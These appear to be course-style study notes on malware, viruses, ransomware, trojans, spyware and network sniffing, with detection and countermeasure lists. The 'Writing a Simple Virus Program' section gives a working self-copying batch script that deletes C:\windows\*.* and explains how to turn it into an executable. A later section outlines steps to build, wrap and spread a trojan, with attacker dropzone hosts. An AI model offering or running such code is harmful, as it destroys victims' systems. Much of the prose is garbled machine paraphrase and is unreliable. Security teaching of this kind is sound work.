Introduction to Malware

- Malware could be a malicious software that damages or disables computer systems and provides limited or full control of the hosts to the malware creator for the aim of theft or fraud.

Types of Malwares

- Malwares are classified a in to various types below are the some of them

Backdoor: This type of Trojan allows access to a system through methods that the user is unaware of. It allows us to access files and data via daemon processes running in the system

Exploit: This type deals with targeted program code which deals with vulnerabilities in the programs running in the device, triggering certain changes and gaining access via the exploit code

Root-kit : They are mainly used to hide unscrupulous activities from being detected by security measures employed in the system, or to maintain further access to the system by escalating the privileges gained by the malicious programs.

Malware Propagation ways

There are alternative ways that malware can get into a system. Users should take care while interacting with these methods. a number of these methods that are popularly wont to for the propagation of malware are: -

Free Software: When software is accessible on the web for free of charge , it mostly contains additional software and applications which can belong to the offering organization bundled later by any third party to propagate this malicious software. most typical example of free software is like downloading crack files usually contains additional malicious software, or sometimes it only contains a malware

File Sharing Service: File sharing services like torrent and Peer-to-peer file sharing services transfer the file from multiple computers. During the transfer, the file are often infected, or any infected file may additionally transfer with the transfer because there could also be a computer having low, or no security policy.

Removable Media: Malware also can propagate through removable media like USB. Different advance Removable media malware is introduced which may propagate through storage area of USB also as through Firmware embedded within the hardware. aside from USB, External hard disc , CD, DVD also can bring malware along side them.

Malware Propagation ways

Email Communication : In a corporation , email communication is that the most popularly- used way of communication. Malicious software are often sent through email attachment, Email containing malicious URL.

Not using Firewall and Antivirus: Disabling Security Firewalls and Anti-virus programs or not using Internet security software also can allow the malicious software to be download on a system. Anti-virus and Internet security Firewalls can block malicious software from downloading automatically and alert upon detection.

Introduction of Virus


- A household term in security, virus is a malicious program which performs abnormal activity in a computer system.
- The main function of a virus is to self-replicate and attach itself to files matching the logic functions included in the malicious program.
- Rather similar to a biological virus, it operates by attaching itself to files and spreads the infection via logical patterns as written by the malware developer.
- Nowadays, malware developers have evolved their logic mapping skills and everyday complex patterns are churned to evade the ever-increasing plethora of security solutions available in the market.

Virus Properties / Characteristics

Below are the Some of the virus properties:

- Infects Other Program
- Transforms itself
- Encrypts itself
- Alter Data
- Corrupts files and programs
- Self-replication

Stages of Virus Life



Design
Developing Virus code using programming language or construction kits

Replication
Virus replicates for a period of time within the target system and then spreads itself

Launch
It gets activated with the user performing certain actions such as running an infected program

Detection
A virus identified as threat infecting target systems

Incorporation
Antivirus software developers assimilate defenses against the virus

Elimination
User Install antivirus updates and eliminates the virus threats

Working of Virus

Ransomware:

Ransomware could be a malware program which restricts the access to system files and folder by encrypting them. Some sort of ransomware may lock the system also . Once the system is encrypted, it asks for decryption key to unlock the system and files. Attacker demands a ransom payment so as to supply the decryption key to get rid of restrictions.

One of the best examples of ransomware attack is WannaCry Ransomware. below are the most common, widely known types of ransomware family: -

- Cryptobit Ransomware
- CryptoLocker Ransomware
- CryptoDefense Ransomware
- CryptoWall Ransomware
- Police-themed Ransomware

YOUR FILES ARE ENCRYPTED


Your photos, documents and other important files have been encrypted with unique key, generated for this computer.

Writing a Simple Virus Program

Creating a virus could be a simple process, although it depends upon the intention of the developer what's his intention. High profiled developer prefers to style code from scratch. the subsequent are some steps to make a basic virus which may perform a particular action upon the trigger. to make a virus, you'll have a notepad application and bat2com application, otherwise you can create using GUI based virus creating an application

Simple Virus Program using notepad

1. Create a Folder having bat file and text file.
2. Open Notepad Application
3. Enter the code as shown
4. Save the file in .bat format.
5. Convert the file using bat2com utility or bat to the .exe converter.
6. It will save an Exe enter the present directory which can execute upon click.



```
@echo off
for %%f in (*.bat) do copy %%f + Virus.bat
Del c:\windows\*.*
```

How does Computer gets infected by virus

There are so many ways that computer can get infected by virus and malware below are the major :

- When a user click on links and download the files from internet without checking proper source
- Opening infected email attachments
- Installing pirated software's
- Not updating and not installing new versions of plugins
- Not running latest anti-virus program
- Opening unwanted sites

Virus maker Tools

Virus Generating Tools:

- Sam’s Virus Generator
- JPS Virus Maker
- Tetrabit Virus Maker
- DeadLine’s Virus Maker


Virus and Worms Countermeasures

- Install Anti-virus application that detects and removes infections as they seem
- Generate an anti-virus policies for safe computing and distribute it to the staff
- Pay attention to instructions while downloading files or any programs from the web
- Update the antivirus software regularly
- Avoid opening attachments received from an unknown person as viruses may spread via e-mail
- Schedule regular virus scans for all drives after the installation of antivirus software
- Possibility of viral infection may corrupt data, thus regularly maintain data backup
- Do not accept disk or programs on faith them first employing a current version of anti virus program

Trojans & Trojan Horse

- **Trojan Horse** and Trojan are the malicious programs which cheat from its actual actions. This term is really derived from a Greek story of an excellent Trojan Horse . This horse had soldiers hiding inside waiting to enter into the town . As this Wooden Horse reached within the city, soldiers came out and attacked the town .

- With this philosophy, Trojan applications misleads from its true intentions and await best time to attack. These Trojan may provide access to non-public information, also as unauthorized access to the attacker. The Trojan also can cause infection of other connected system across a network.



- **Trojan**: A computer virus misleading the user about its actual intention is assessed as Trojan. Trojans are typically spread by Social Engineering.

How Hackers use Trojans

- Creating back door
- Gaining Unauthorized Access
- Steal Information
- Infect Connected Devices
- Ransomware Attacks
- Using Victim for Spamming
- Using Victim as Botnet
- Downloading other malicious software
- Disabling Firewalls
- Deleting or replace operating system’s critical files
- Generate fake traffic to create DOS Attacks

Types of Trojans

Below are some of RAT's

DarkComet RAT
Pandora RAT
HellSpy RAT
ProRat
Theef
MoSucker
BlackHole RAT
SSH-R.A.T
njRAT
Xtreme RAT

Some other types of Trojans are

- FTP Trojans
- VNC Trojans
- Mobile Trojans
- ICMP Trojans
- Covert Channel Trojans
- Notification Trojan
- Data Hiding Trojan

How to Infect Systems Using a Trojans

Step1: Create a new Trojans packet using a Trojans Horse Constructions Kit


Step2: Create a dropper, which is a part in a Trojanized packet that installs the malicious code on the target system

Step3: Create a wrapper using wrapper tools to install Trojans on the victim's computer

Step4: Propagate the Trojans

Step5: Execute the dropper


Step6: Execute the damage routine



Installation path: c\windows\system32\svchosts.exe
Autostart: HKLM\Software\Mic....\run\Iexplorer.exe

Client address: client.attacker.com
Dropzone: dropzone.attacker.com

File name: chess.exe
Wrapper data: Executable file



How to Detect Trojans

- Scan for suspicious OPEN PORTS
- Scan for suspicious Running Processes
- Scan for suspicious Registry Entries
- Scan for suspicious Device Drivers installed on computer
- Scan for suspicious Windows Services
- Scan for suspicious Startup Programs
- Scan for suspicious Files and Folders
- Scan for suspicious Network Activities
- Scan for suspicious modification to Operating system files
- Run Trojan Scanner to Detect Trojans

Trojan Countermeasures

A network or a system are often protected, or protected against most of the Trojans if it's following the countermeasures to stop Trojan attacks. the subsequent are some key countermeasure that are recommended to stop these attacks and protect your system.

- Avoid to Click on Suspected Email Attachments
- Block unused ports
- Monitor Network Traffic
- Avoid Download from Untrusted Source
- Install Updated Security software and Anti-viruses
- Scan removable media before use
- File integrity
- Enable Auditing
- Configured Host-Based Firewall
- Intrusion Detection Software

Anti-Trojan Software's

- Anti Malware BOClean (https://www.comodo.com/)
- Malwarebytes Anti Malware Premium (https://www.malwarebytes.com/)
- Trojan Remover (https://simplysup.com/)
- SuperAntispyware (https://www.superantispyware.com/)
- STOPzilla AntiVirus (https://www.stopzilla.com/)

Goals of Malware Analysis

Malware analysis goals are defined as below: -

- Diagnostics of the type of Malware.
- Scope the attack
- Built Incident response actions.
- Finding a root cause.
- Develop Anti-malware to eliminate.
- Types of Malware Analysis
- Built defense to secure organization's network.
- Diagnostics of threat severity of attack.

Spyware

- Spyware is unwanted software that infiltrates your computer , stealing your internet usage data and sensitive information. Spyware is assessed as a kind of malware — malicious software designed to realize access to or damage your computer without your knowledge. Spyware gathers your personal information and sends it to advertisers, external users

- Spyware is useful for several purposes. Usually it aims to trace and sell your internet usage data, capture your credit card or bank details information, or steal your personal information

Types of Spyware

There are four main types of spyware. Each uses unique tactics to track you.

- **Adware**. this sort of spyware tracks your browsing history and downloads, The adware will display advertisements for an equivalent or related products or services to entice you to click or make a sale . Adware is use to for marketing purposes and may hang your computer.
- **Trojan**. this type of malicious software disguises itself as legitimate software. Trojan malware is controlled by third parties. It are often use to access sensitive information like Social Security numbers and MasterCard information.
- **Tracking cookies.** These track the user's web activities, like searches, history, and downloads, for marketing purposes.
- **System monitors.** this sort of spyware can capture almost everything you are doing on your computer. System monitors can record all keystrokes, emails, chat- room dialogs, websites visited, and programs run. System monitors are often disguised as freeware.

Spyware Countermeasures


Here are four main steps to assist prevent spyware.

- Don't open emails from unknown senders.
- Don't download files from untrustworthy sources.
- Don't click on pop-up advertisements.
- Use reputable antivirus software.

Spyware are often harmful, but it are often removed and prevented by being cautious and using an antivirus tool.


Introduction to Network Sniffing & Threats

- Sniffing is process of monitoring and capturing all data packets passing through a given network using Sniffing tools
- It is a sort of wiretap applied to computer networks
- Many Enterprise's switch ports are open
- Anyone within the same physical location can plug into the network using an Ethernet cable
- In other words, Sniffing allows you to examine all kinds of traffic, both protected and unprotected. within the right conditions and with the proper protocols in place, an attacking party could also be able to gather information which will be used for further attacks or to cause other issues for the network or system owner.



How a Sniffer Works

- Sniffer turns the NIC of a system to the promiscuous mode in order that it listen to all the info transmitted on its segment
- A Sniffer can constantly monitor all the network traffic to a computer through the NIC by decoding the knowledge encapsulated within the data packet


Attacker forces switch to behave as a hub.
Attacker PC running NIC card in Promiscuous mode.
Switch
Internet

Sniffing the networks